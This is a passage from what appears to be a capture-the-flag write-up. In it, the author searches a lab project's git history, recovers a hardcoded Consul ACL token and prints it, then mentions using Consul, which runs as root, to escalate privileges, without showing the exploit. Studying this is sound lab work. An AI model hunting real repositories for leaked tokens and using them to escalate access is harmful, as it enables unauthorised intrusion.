
```
developer@ambassador:/opt/my-app$ git log
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:44:45 2022 +0000

    config script

commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:47:01 2022 +0000

    created project with django CLI

commit 4b8597b167b2fbf8ec35f992224e612bf28d9e51
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:44:11 2022 +0000

    .gitignore
developer@ambassador:/opt/my-app$
```

4) Found http token

```
developer@ambassador:/opt/my-app$ git log
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:44:45 2022 +0000

    config script

commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:47:01 2022 +0000

    created project with django CLI

commit 4b8597b167b2fbf8ec35f992224e612bf28d9e51
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:44:11 2022 +0000

    .gitignore
developer@ambassador:/opt/my-app$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c:whackywidget/put-config-in-consul.sh
# We use Consul for application config in production, this script will help set the correct values for the app
# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running

consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
developer@ambassador:/opt/my-app$ git show c982db8eff6f10f8f3a7d802f79f2705e7a21b55:whackywidget/put-config-in-consul.sh
# We use Consul for application config in production, this script will help set the correct values for the app
# Export MYSQL_PASSWORD before running

consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
developer@ambassador:/opt/my-app$
```

bb03b43b-1d81-d62b-24b5-39540ee469b5

5) Consul is running on the server as root and we have its token




# Consul

Software

Consul is a service networking platform developed by HashiCorp. Consul was initially released in 2014 as a service discovery platform. Wikipedia

**Developer(s):** HashiCorp

**Initial release:** April 17, 2014; 9 years ago

**License:** Mozilla Public License v2.0, BUSL-1.1

**Stable release:** 1.16.1 / August 8, 2023; 7 months ago

**Written in:** Go

https://exploit-notes.hdks.org/exploit/web/hashicorp-consul-pentesting/ found a way to exploit it to escalate privilege

6) Exploited it